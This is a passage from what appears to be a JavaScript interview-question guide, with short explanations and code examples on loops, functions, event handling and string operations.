var array1 = Array.from(arrayLike);  
console.log(array1);  
// Output: ['a', 'b', 'c']
```

```
// Using spread syntax (...)  
var array2 = [...arrayLike];  
console.log(array2);  
// Output: ['a', 'b', 'c']
```

```
// Using Array.prototype.slice.call()  
var array3 = Array.prototype.slice.call(arrayLike);  
console.log(array3);  
// Output: ['a', 'b', 'c']
```



Chapter 5: Loops



- Q. What is a loop? What are the types of loops in JS?
- Q. What is the difference between while and for loops?
- Q. What is the difference between while and do-while loops?
- Q. What is the difference between break and continue statement?
- Q. What is the difference between for and for...of loop in JS?
- Q. What is the difference between for...of and for...in loop?
- Q. What is forEach method? Compare it with for...of and for...in loop?
- Q. When to use for...of loop and when to use forEach method in applications?

Q. What is a **loop**? What are the **types** of loops in JS? **V. IMP.**

❖ A loop is a programming way to run a piece of **code repeatedly** until a certain condition is met.



1. Initialization

2. Condition

3. Increment

```
//for-loop
for (let i = 0; i < 5; i++) {
    console.log(i);
}
//Output: 0 1 2 3 4
```

Red arrows point from the labels '1. Initialization', '2. Condition', and '3. Increment' to the corresponding parts of the code: 'let i = 0', 'i < 5', and 'i++' respectively.

Q. What is the difference between **while** and **for** loops?

- ❖ For loop allows to iterate a block of code a **specific number** of times.
- ❖ for loop is better for condition with initialization and with increment because all can be set in just **one line of code**.

```
// for loop
for (let i = 0; i < 5; i++) {

  console.log(i);

}
// Output: 0 1 2 3 4
```

- ❖ While loop execute a block of code while a certain **condition** is true.
- ❖ While loop is better when there is **only condition**, no initialization, no increment.

```
// while loop
let j = 0;

while (j < 5) {


  console.log(j);
  j++;

}
// Output: 0 1 2 3 4
```

```
// condition only
while ("a" == "a") {
  console.log("Happy");
}
//Output: Happy(infinity)
```


Q. What is the difference between **while** and **do-while** loops? **V. IMP.**

While Loop



- ❖ While loop execute a block of code while a certain **condition** is true.

Do While Loop



- ❖ The do-while loop is similar to the while loop, except that the block of code is **executed at least once**, even if the condition is false.

Q. What is the difference between **while** and **do-while** loops? **V. IMP.**

```
// while loop
let j = 0;

while (j < 5) {

    console.log(j);
    j++;

}
// Output: 0 1 2 3 4
```

```
// do-while loop
let k = 0;

do {

    console.log(k);
    k++;

} while (k > 1);
// Output: 0
```

Q. What is the difference between **break** and **continue** statement? **V. IMP.**

- ❖ The "break" statement is used to **terminate** the loop.

```
//break statment
for (let i = 1; i <= 5; i++) {
  if (i === 3) {
    break;
  }
  console.log(i);
}
//Output: 1 2
```

- ❖ The "continue" statement is used to **skip the current iteration** of the loop and move on to the next iteration.

```
//continue statment
for (let i = 1; i <= 5; i++) {
  if (i === 3) {
    continue;
  }
  console.log(i);
}
//Output: 1 2 4 5
```

Q. What is the difference between **for** and **for...of** loop in JS?

- ❖ for loop is slightly more complex having more lines of code whereas **for...of** is **much simpler** and better for iterating arrays.

```
let arr = [1, 2, 3];
```

Two red arrows originate from the variable 'arr' in the code above. One arrow points to the 'for' loop example on the left, and the other points to the 'for...of' loop example on the right.

```
// for loop has more code
for (let i = 0; i < arr.length; i++) {
  console.log(arr[i]);
}
//Output: 1 2 3
```

```
// for of is much simpler
for (let val of arr) {
  console.log(val);
}
//Output: 1 2 3
```

Q. What is the difference between **for...of** and **for...in** loop? **V. IMP.**

- ❖ for...of loop is used to loop through the **values** of an object like arrays, strings.
- ❖ It allows you to access each value **directly**, without having to use an index.
- ❖ for...in loop is used to loop through the **properties** of an object.
- ❖ It allows you to iterate **over the keys of an object** and access the values associated by using keys as the index.

```
let arr = [1, 2, 3];  
for (let val of arr) {  
  console.log(val);  
}  
//Output: 1 2 3
```

```
// for-in loop  
const person = {  
  name: 'Happy',  
  role: 'Developer'  
};  
  
for (let key in person) {  
  console.log(person[key]);  
}  
//Output: Happy Developer
```

Q. What is **forEach** method? Compare it with **for...of** and **for...in** loop? **V.IMP.**

- ❖ `forEach()` is a method available on arrays or object that allows you to **iterate over each element** of the array and perform some action on each element.

```
const array = [1, 2, 3];
```

```
//for...of loop
for (let item of array) {
  console.log(item);
}
//Output: 1 2 3
```

```
//forEach method
array.forEach(function(item) {
  console.log(item);
});
//Output: 1 2 3
```

```
const person = {
  name: 'Happy',
  role: 'Developer'
};
```

```
// for-in loop
for (let key in person) {
  console.log(person[key]);
}
//Output: Happy Developer
```

```
//forEach method
Object.values(person).forEach(value =>{
  console.log(value);
});
//Output: Happy Developer
```

Q. When to use **for...of** loop and when to use **forEach method** in applications? **V. IMP.**

❖ **for...of** loop is suitable when you need **more control over the loop**, such as using **break** statement or **continue** statement inside.

❖ **forEach** method **iterate over each element** of the array and perform some action on each element.

```
const array = [1, 2, 3];
```

A red line originates from the array declaration and branches into two arrows. One arrow points to the 'for...of' loop code block on the left, and the other points to the 'forEach' method code block on the right.

```
// for-of loop
for (let item of array) {
  console.log(item);

  if (item === 2) {
    break;
  }
}
//Output: 1 2
```

```
//forEach method
array.forEach(function (item) {
  console.log(item);
  if (item === 2) {
    break;
  }
});
// Error: Illegal break statement
```

Chapter 6: Functions



Q. What are Functions in JS? What are the types of function?

Q. What is the difference between named and anonymous functions? When to use what in applications?

Q. What is function expression in JS?

Q. What are Arrow Functions in JS? What is it use?

Q. What are Callback Functions? What is it use?


Q. What is Higher-order function In JS?

Q. What is the difference between arguments and parameters?


Q. In how many ways can you pass arguments to a function?

Q. What are **Functions** in JS? What are the **types** of function? **V. IMP.**

- ❖ A function is a **reusable block of code** that performs a specific task.



Q. What are **Functions** in JS? What are the **types** of function? **V. IMP.**



Q. What is the difference between **named** and **anonymous** functions? When to **use** what in applications?

- ❖ Named functions have a **name identifier**

```
//Named Function
//Function Declaration

function sum(a, b) {
  return a + b;
};

console.log(sum(5, 3));
//Output: 8
```

- ❖ Use named functions for **big and complex** logics.
- ❖ Use when you want to **reuse** one function at multiple places.

- ❖ Anonymous functions **do not have a name identifier** and cannot be referenced directly by name.

```
// Anonymous function

console.log(function(a, b) {
  return a * b;
}(4, 5));

// Output: 20
```

- ❖ Use anonymous functions for **small logics**.
- ❖ Use when want to use a function in a **single place**.

Q. What is **function expression** in JS?

- ❖ A function expression is a way to define a function by **assigning it to a variable**.

```
//Anonymous Function Expression
```

```
const add = function(a, b) {  
  return a + b;  
};
```

```
console.log(add(5, 3));  
//Output: 8
```


```
//Named Function Expression
```

```
const add = function sum(a, b) {  
  return a + b;  
};
```

```
console.log(add(5, 3));  
//Output: 8
```

Q. What are **Arrow Functions** in JS? What is it use? **V. IMP.**

- ❖ Arrow functions, also known as fat arrow functions, is a **simpler and shorter** way for defining functions in JavaScript.



//Traditional approach

```
function add(x, y)
{
  return x + y;
}
```

```
console.log(add(5, 3));
//output : 8
```

//Arrow function

```
const add = (x, y) => x + y;

console.log(add(5, 3));
//output : 8
```

Q. What are **Callback Functions**? What is it use? **V.IMP.**

- ❖ A callback function is a function that is **passed as an argument** to another function.

```
function add(x, y) {  
  return x + y;  
}  
  
let a = 3, b = 5;  
let result = add(a, b)  
  
console.log(result);  
//Output: 8
```

Higher-order function

Callback function

```
function display(x, y, operation) {  
  var result = operation(x, y);  
  console.log(result);  
}  
  
display(10, 5, add);  
display(10, 5, multiply);  
display(10, 5, subtract);  
display(10, 5, divide);
```

Q. What is **Higher-order function** In JS?

- ❖ A Higher order function:
 1. Take one or more functions as **arguments**(callback function) OR
 2. **Return** a function as a result

```
//Take one or more functions
//as arguments
function hof(func) {
  func();
}

hof(sayHello);

function sayHello() {
  console.log("Hello!");
}

// Output: "Hello!"
```

Callback function

High-order function

```
//Return a function as a result
function createAdder(number) {
  return function (value) {
    return value + number;
  };
}

const addFive = createAdder(5);

console.log(addFive(2));

// Output: 7
```

Q. What is the difference between **arguments** and **parameters**?

- ❖ Parameters are the **placeholders** defined in the function declaration.

```
//a and b are parameters  
function add(a, b) {  
  console.log(a + b);  
}
```

- ❖ Arguments are the **actual values passed** to a function when it is invoked or called.

```
add(3, 4);  
// 3 and 4 are arguments
```

Q. In how many ways can you **pass arguments** to a function?

Ways you can pass arguments to a function

Positional Arguments

```
//Positional Arguments
function add(a, b) {
  console.log(a + b);
}

add(3, 4);
// Output: 7
```

Named Arguments

```
//Named Arguments
var person = {
  name: "Happy",
  role: "Developer"
};

function greet(person) {
  console.log(person.name +
    " " + person.role);
}

greet(person);
// Output: Happy Developer
```

Arguments Object

```
sum(1, 2, 3);

//Argument Object
function sum() {
  console.log(arguments[0]);
  // Output: 1
  console.log(arguments[1]);
  // Output: 2
  console.log(arguments[2]);
  // Output: 3
  console.log(arguments.length);
  // Output: 3
}
```

Q. How do you use **default parameters** in a function?

- ❖ In JavaScript, default parameters allow you to specify **default values** for function parameters.

```
//Function with default parameter value  
function greet(name = "Happy") {  
  
    console.log("Hello, " + name + "!");  
  
}
```

```
greet();  
// Output: Hello, Happy!
```

```
greet("Amit");  
// Output: Hello, Amit!
```

Q. What is the use of **event handling** in JS? **V. IMP.**

- ❖ Event handling is the process of **responding to user actions** in a web page.
- ❖ The **addEventListener** method of Javascript allows to attach an **event name** and with the **function** you want to perform on that event.

```
<button id="myButton">Click me</button>

// Get a reference to the button element
const button = document.getElementById('myButton');

// Add an event listener for the 'click' event
button.addEventListener('click', function() {
    alert('Button clicked!');
});
```

Event

Callback function

Click Event: addEventListener('click', handler)

Mouseover Event: addEventListener('mouseover', handler)

Keydown Event: addEventListener('keydown', handler)

Keyup Event: addEventListener('keyup', handler)

Submit Event: addEventListener('submit', handler)

Focus Event: addEventListener('focus', handler)

Blur Event: addEventListener('blur', handler)

Change Event: addEventListener('change', handler)

Load Event: addEventListener('load', handler)

Resize Event: addEventListener('resize', handler)

Q. What are **First-Class** functions in JS?

- ❖ A programming language is said to have First-class functions if functions in that language are treated like **other variables**.

Functions treated like variables

1. Assignable

2. Passable as Arguments

3. Returnable as Values

```
// 1. Assigning function like a variable
const myFunction = function () {
  console.log("Interview, Happy!");
};
myFunction(); // Output: "Interview, Happy!"
```

```
function double(number) {
  return number * 2;
}

// 2. Passing function as an argument like a variable
function performOperation(double, value) {
  return double(value);
}
console.log(performOperation(double, 5)); // Output: 10
```

```
// 3. A function that returns another function
function createSimpleFunction() {
  return function () {
    console.log("I am from return function.");
  };
}
const simpleFunction = createSimpleFunction();
simpleFunction(); // Output: "I am from return function."
```

Q. What are **Pure** and **Impure** functions in JS?

1. A pure function is a function that always produces the **same output for the same input**.
2. Pure functions cannot modify the **state**.
3. Pure functions cannot have **side effects**.

```
// Pure function
function add(a, b) {
  return a + b;
}

console.log(add(3, 5));
// Output: 8

console.log(add(3, 5));
// Same Output: 8
```

1. An impure function, can produce **different outputs for the same input**.
2. Impure functions can modify the state.
3. Impure functions can have side effects.

```
// Impure function
let total = 0;


function addToTotal(value) {
  total += value;
  return total;
}

console.log(addToTotal(5));
// Output: 5

console.log(addToTotal(5));
// Not same output: 10
```

Q. What is **Function Currying** in JS?

- ❖ Currying in JavaScript transforms a function with multiple arguments into a **nested series of functions**, each taking a single argument.
- ❖ Advantage : **Reusability, modularity, and specialization**. Big, complex functions with multiple arguments can be broken down into small, reusable functions with fewer arguments.



```
// Regular function that takes two arguments
// and returns their product
function multiply(a, b) {
  return a * b;
}

// Curried version of the multiply function
function curriedMultiply(a) {
  return function (b) {
    return a * b;
  };
}

// Create a specialized function for doubling a number
const double = curriedMultiply(2);
console.log(double(5));
// Output: 10 (2 * 5)

// Create a specialized function for tripling a number
const triple = curriedMultiply(3);
console.log(triple(5));
// Output: 15 (3 * 5)
```

Q. What are **call**, **apply** and **bind** methods in JS?

- ❖ call, apply, and bind are three methods in JavaScript that are used to work with functions and **control how they are invoked** and what context they operate in.
- ❖ These methods provide a way to manipulate the **this value** and pass arguments to functions.

```
// Defining a function that uses the "this" context and an argument
function sayHello(message) {
  console.log(`${message}, ${this.name}!`);
}
const person = { name: 'Happy' };
```

```
// 1. call - Using the "call" method to invoke the function
// with a specific context and argument
sayHello.call(person, 'Hello');
// Output: "Hello, Happy!"
```

```
// 2. apply - Using the "apply" method to invoke the function
// with a specific context and an array of arguments
sayHello.apply(person, ['Hi']);
// Output: "Hi, Happy!"
```

```
// 3. bind - Using the "bind" method to create a new function
// with a specific context (not invoking it immediately)
const greetPerson = sayHello.bind(person);
greetPerson('Greetings');
// Output: "Greetings, Happy!"
```

Chapter 7: Strings



Q. What is a String?

Q. What are template literals and string interpolation in strings?

Q. What is the difference between single quotes ('), double quotes (") & backticks (`)?

Q. What are some important string operations in JS?

Q. What is string immutability?

Q. In how many ways you can concatenate strings?

Q. What is a **String**?

- ❖ A string is a **data type** used to **store and manipulate data**.

```
// Single quotes ('')  
var str1 = 'Hello';
```

Q. What are **template literals** and **string interpolation** in strings? **V. IMP.**

- ❖ A template literal, also known as a template string, is a feature introduced in ECMAScript 2015 (ES6) for **string interpolation** and **multiline strings** in JavaScript.

``${Template} Literal``

```
// Backticks (`)
//Template literals with string interpolation
var myname = "Happy";
var str3 = `Hello ${myname}!`;
console.log(str3);
// Output: Hello Happy!
```

```
// Backticks (`)
//Template literals for multiline strings
var multilineStr = `
This is a
multiline string.
`;
```

Q. What is the difference between **single quotes** ('), **double quotes** (") & **backticks** (`)?

```
// Single quotes ('')  
var str1 = 'Hello';
```

```
// Double quotes (")  
var str2 = "World";
```

```
// Backticks (`)  
//Template literals with string interpolation  
var myname = "Happy";  
var str3 = `Hello ${myname}!`;   
console.log(str3);  
// Output: Hello Happy!
```

```
// Backticks (`)  
//Template literals for multiline strings  
var multilineStr = `  
This is a  
multiline string.  
`;  
`;
```

Q. What are some important **string operations** in JS?

JavaScript String Methods

JS

substr()	indexOf()	trim()
substring()	includes()	charAt()
replace()	slice()	valueOf()
search()	concat()	split()
toLocaleLowerCase()	lastIndexOf()	toString()
toLocaleUpperCase()	charCodeAt()	match()

Q. What are some important **string operations** in JS?

```
//Add multiple string
let str1 = "Hello";
let str2 = "World";
let result = str1 + " " + str2;
console.log(result);
// Output: Hello World
```

```
// Using concat() method
let result2 = str1.concat(" ", str2);
console.log(result2);
// Output: Hello World
```

```
//Extract a portion of a string
let subString = result.substring(6, 11);
console.log(subString);
// Output: World
```

```
//Retrieve the length of a string
console.log(result.length);
// Output: 11
```

```
//Convert a string to uppercase or lowercase
console.log(result.toUpperCase());
// Output: HELLO WORLD
console.log(result.toLowerCase());
// Output: hello world
```

```
//Split a string into an array of substrings
//based on a delimiter
let arr = result.split(" ");
console.log(arr);
// Output: ["Hello", "World"]
```

```
//Replace occurrences of a substring within a string
console.log(result.replace("World", "JavaScript"));
// Output: Hello JavaScript
```

